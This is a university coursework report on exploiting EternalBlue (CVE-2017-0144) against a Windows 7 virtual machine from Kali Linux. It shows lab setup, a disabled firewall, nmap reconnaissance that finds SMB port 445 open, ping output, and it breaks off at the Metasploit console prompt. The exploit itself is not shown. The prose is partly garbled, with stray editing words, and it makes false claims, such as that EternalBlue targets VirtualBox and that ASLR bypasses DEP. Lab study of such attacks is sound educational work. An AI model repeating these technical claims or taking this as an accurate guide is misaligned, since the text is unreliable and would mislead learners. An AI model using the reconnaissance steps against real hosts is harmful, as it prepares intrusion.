



Exploiting CVE 2017-0144 for Remote Code Execution (MS17_010) and Preventative Measures

Level 6

Semester II

Submitted by: Krishna Narayan Sah

University id: 77227246

Contents

Introduction	2
Tools used	3
Description of the vulnerability, exploit, and attack software	3
Anatomy of an attack.....	4
Recommendations for preventing the attack.....	17
Related software	19
Critical reflection	19
Conclusion	20
References	21

Introduction

This report provides an in-depth overview of the Eternal Blue exploit, also known as CVE-2017-0144 or Microsoft Security Bulletin MS17-010. The report contains all the essential information required to help readers prevent falling victim to such attacks. The Eternal Blue

exploit was developed by the National Security Agency in 2017 and allows remote access to a user's computer or device through an issue in the Server Message Block Protocol version

This exploit can result in a fast and widespread infection of malware on connected networks, as demonstrated by the WannaCry attack. Despite its quick and widespread effects, the Eternal Blue exploit can cause significant harm in a brief period of time.

Tools used

1. Virtual Box
2. Kali Linux
3. Nmap
4. msfconsole

Description of the vulnerability, exploit, and attack software

The Eternal Blue is a sophisticated cyber-weapon that holds various functionalities primarily designed for targeting Microsoft Windows, a widely used operating system. Its potential to cause severe damage to PCs, servers, and networks through direct kernel-level attacks raises serious cybersecurity concerns. As it is a remote-level hack, there are no local-level computations possible. Since the source code for Windows is only accessible to Microsoft, they alone can identify and address the issue. This weapon uses SMB to transmit infected messages, a technique that is less secure and poorly documented. This software has the capability to support both x86 and x64 architectures simultaneously. It is equipped with pool grooming functionality, which performs a memory spraying for the kernel's memory structure. By utilizing Address Space Layout Randomization (ASLR), you can bypass Data Execution Prevention (DEP). The Eternal Blue attack differs from most exploits as it employs various tactics to deliver its payload to the host.

SMB_COM_TRANSACTION2 and Transaction NTSMB_COM_NT_TRANSACT are two distinct entities. The SMB protocol consists of various subcommands, each of which contains a subordinate command. These subcommands of the SMB protocol are commonly referred to as SMB sub Commands. When there's an excess of data, it's necessary to combine both packets. This results in a notable contrast. Between the SMB_COM_NT_TRANSACT and TRANSACTION2SMB_COM_TRANSACTION2 functions in... Unfortunately The dimensions of the data packet are determined based on when the client transmits a crafted message after initiating communication. When using the SMB_COM_NT_TRANSACT command to execute SMB_COM_TRANSACTION2, you may encounter a validity error. Rephrase This issue is prevalent and demands our attention. We cannot overlook it.

Once a packet containing two commands is received, the protocol analyzes its type and size to determine the packets that will be transmitted. This is because the initial packet is typically of a smaller size than the last. To perform heap spraying, attackers exploit the SMB protocol's first overflow problem. The technique, known as "heap spraying," allocates a specific amount of memory for each area. Once the attacker has obtained full control over the system, they can execute various command prompt commands.

Several software, tools, and systems can be utilized to exploit vulnerabilities in an operating system. This particular operating system is being employed during the attack, and it can

facilitate the discovery and utilization of several vulnerabilities. From basic to advanced, this operating system offers an array of attack techniques for exploiting vulnerabilities.

Metasploit defines an exploit as a block of code that, upon execution, can execute actions that provide administrator-level access to data.

Anatomy of an attack

The vulnerability known as Eternal Blue targets the virtualization software Oracle VirtualBox, which is a widely used solution for both businesses and consumers that allows for x86 and AMD64/INTEL64 virtualization. VirtualBox is a powerful and diverse client application, supporting various operating systems such as Windows, Linux, MacOS, and Solaris.

Kali Linux is a Debian-based operating system specifically designed for penetration testing and PC forensics. It is the creation of Mati Aharoni and Devon Kearns from Offensive Security, with Backtrack as the predecessor. This system offers numerous features for conducting security research, penetration testing, and PC crime investigations.




Fig : Virtual Box

The operating system being attacked is Windows 7 Home Basic, a version that is no longer the newest iteration. This method can also be used on previous versions of Windows, however, Windows 7 has several advantages, including lower memory requirements and ease of installation. This makes it an optimal choice for those seeking to use this hack.




Fig : Windows Info




Fig : Turining off windows firewall

The IP address of the Bridged Network has been modified. alters the network address in the IP header as packets traverse the router. Bridged comes into play when IP addresses are scarce or devices are not connected via an Ethernet Network Adapter. This information is intended to inform readers who already have some knowledge of the subject and the tone used is neutral.

For the Windows 7 network adapter, the connection type chosen is Bridged Network, with the modification of the MAC address.




Fig : Setting Network Adapter to Bridged Adapter

Configuring Kali Linux to use a Bridged adapter and modifying its MAC address can enable multiple devices from different locations to share a single external IP address. This can be done by changing the network adapter settings to use a Bridged Adapter and customizing the MAC address accordingly.




Fig : Setting Network Adapter to NAT Network


Checking the IP address of kali linux

By using the command " ifconfig " you can access the network details of the device. This device has access to both IPv4 and IPv6 addresses. The IP address assigned to it is 192.168.18.13, which marks it as a part of the local host network.

Nmap, an open-source program also referred to as Network Mapper, allows for network scanning and security auditing in Kali Linux's terminal. It's a cost-free tool that can detect active hosts in a network while also monitoring network uptime or downtime, inventorying the network, and managing updates. By using raw IP packets, Nmap scans the network to determine which hosts are active, regardless of whether there are many or few hosts. Although Nmap was originally designed for large networks, it can now be used effectively even for single host networks..


```
krishna@kali: ~  
File Actions Edit View Help  
(krishna@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.18.13 netmask 255.255.255.0 broadcast 192.168.18.255  
    inet6 fe80::a00:27ff:fe13:cef1 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:13:ce:f1 txqueuelen 1000 (Ethernet)  
    RX packets 11006 bytes 726464 (709.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20290 bytes 1880631 (1.7 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 2048 bytes 89457 (87.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2048 bytes 89457 (87.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(krishna@kali)-[~]  
$
```

Fig : shows IP of kali Linux



```
Kali [Running] - Oracle VM VirtualBox
krishna@kali: ~
File Actions Edit View Help
(krishna@kali)-[~]
$ sudo nmap -v -O 192.168.18.11-255/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 03:06 EDT
Initiating ARP Ping Scan at 03:06
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 03:07, 2.09s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 4 hosts. at 03:07
Completed Parallel DNS resolution of 4 hosts. at 03:07, 0.02s elapsed
Nmap scan report for 192.168.18.0 [host down]
Nmap scan report for 192.168.18.2 [host down]
Nmap scan report for 192.168.18.3 [host down]
Nmap scan report for 192.168.18.4 [host down]
Nmap scan report for 192.168.18.5 [host down]
Nmap scan report for 192.168.18.6 [host down]
Nmap scan report for 192.168.18.8 [host down]
Nmap scan report for 192.168.18.10 [host down]
Nmap scan report for 192.168.18.12 [host down]
Nmap scan report for 192.168.18.14 [host down]
Nmap scan report for 192.168.18.15 [host down]
Nmap scan report for 192.168.18.16 [host down]
Nmap scan report for 192.168.18.17 [host down]
Nmap scan report for 192.168.18.18 [host down]
Nmap scan report for 192.168.18.19 [host down]
Nmap scan report for 192.168.18.20 [host down]
Nmap scan report for 192.168.18.21 [host down]
Nmap scan report for 192.168.18.22 [host down]
Nmap scan report for 192.168.18.23 [host down]
Nmap scan report for 192.168.18.24 [host down]
Nmap scan report for 192.168.18.25 [host down]
Nmap scan report for 192.168.18.26 [host down]
Nmap scan report for 192.168.18.27 [host down]
Nmap scan report for 192.168.18.28 [host down]
Nmap scan report for 192.168.18.29 [host down]
Nmap scan report for 192.168.18.30 [host down]
Nmap scan report for 192.168.18.31 [host down]
Nmap scan report for 192.168.18.32 [host down]
Nmap scan report for 192.168.18.33 [host down]
Nmap scan report for 192.168.18.34 [host down]
Nmap scan report for 192.168.18.35 [host down]
Nmap scan report for 192.168.18.36 [host down]
```

Fig: nmap scanning with version and range

```

Network Distance: 1 hop

Nmap scan report for 192.168.18.9
Host is up (0.014s latency).
All 1000 scanned ports on 192.168.18.9 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 7C:03:5E:A6:4F:A1 (Xiaomi Communications)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.18.11
Host is up (0.00080s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:BF:CD:B1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1

```

Fig : nmap scan finds victim's IP

"ipconfig" command in Command Prompt is used for checking and validating Windows 7's IP address.




Fig : IP of victim's machine

Upon identification of the IP addresses for both Kali Linux and Windows 7 operating systems, a successful ping between the two was executed with four total hops.

```

(krishna@kali)-[~]
$ ping -c 10 192.168.18.11
PING 192.168.18.11 (192.168.18.11) 56(84) bytes of data.
64 bytes from 192.168.18.11: icmp_seq=1 ttl=128 time=1.09 ms
64 bytes from 192.168.18.11: icmp_seq=2 ttl=128 time=0.536 ms
64 bytes from 192.168.18.11: icmp_seq=3 ttl=128 time=0.555 ms
64 bytes from 192.168.18.11: icmp_seq=4 ttl=128 time=0.549 ms
64 bytes from 192.168.18.11: icmp_seq=5 ttl=128 time=1.19 ms
64 bytes from 192.168.18.11: icmp_seq=6 ttl=128 time=0.959 ms
64 bytes from 192.168.18.11: icmp_seq=7 ttl=128 time=0.680 ms
64 bytes from 192.168.18.11: icmp_seq=8 ttl=128 time=1.18 ms
64 bytes from 192.168.18.11: icmp_seq=9 ttl=128 time=0.655 ms
64 bytes from 192.168.18.11: icmp_seq=10 ttl=128 time=1.38 ms

--- 192.168.18.11 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9100ms
rtt min/avg/max/mdev = 0.536/0.877/1.383/0.302 ms
(krishna@kali)-[~]

```

Fig : sending data packets to victim's machine using ping

One of the most widely used and renowned user interfaces of the Metasploit Framework is the msfconsole (MSF), which provides a centralized platform for accessing all the options available in the MSF. It's the only way to access the Metasploit toolkit. The framework also incorporates a console-based platform, which offers the most feature-rich experience and a highly stable user interface. You can easily access the msfconsole using the msfconsole command.

```

krishna@kali: ~
File Actions Edit View Help
(krishna@kali)-[~]
$ msfconsole

+-----+
| METASPLOIT by Rapid7 |
+-----+

+-----+ +-----+
| RECON | | EXPLOIT |
|=====| |=====|
|  \___/  | | [msf >] |
|  \___/  | |=====|
|=====| | \___/  |
|=====| |=====|
+-----+ +-----+

+-----+ +-----+
| PAYLOAD | | LOOT |
|=====| |=====|
|  \___/  | |  \___/  |
|  \___/  | |  \___/  |
|=====| |=====|
+-----+ +-----+

msf6 >

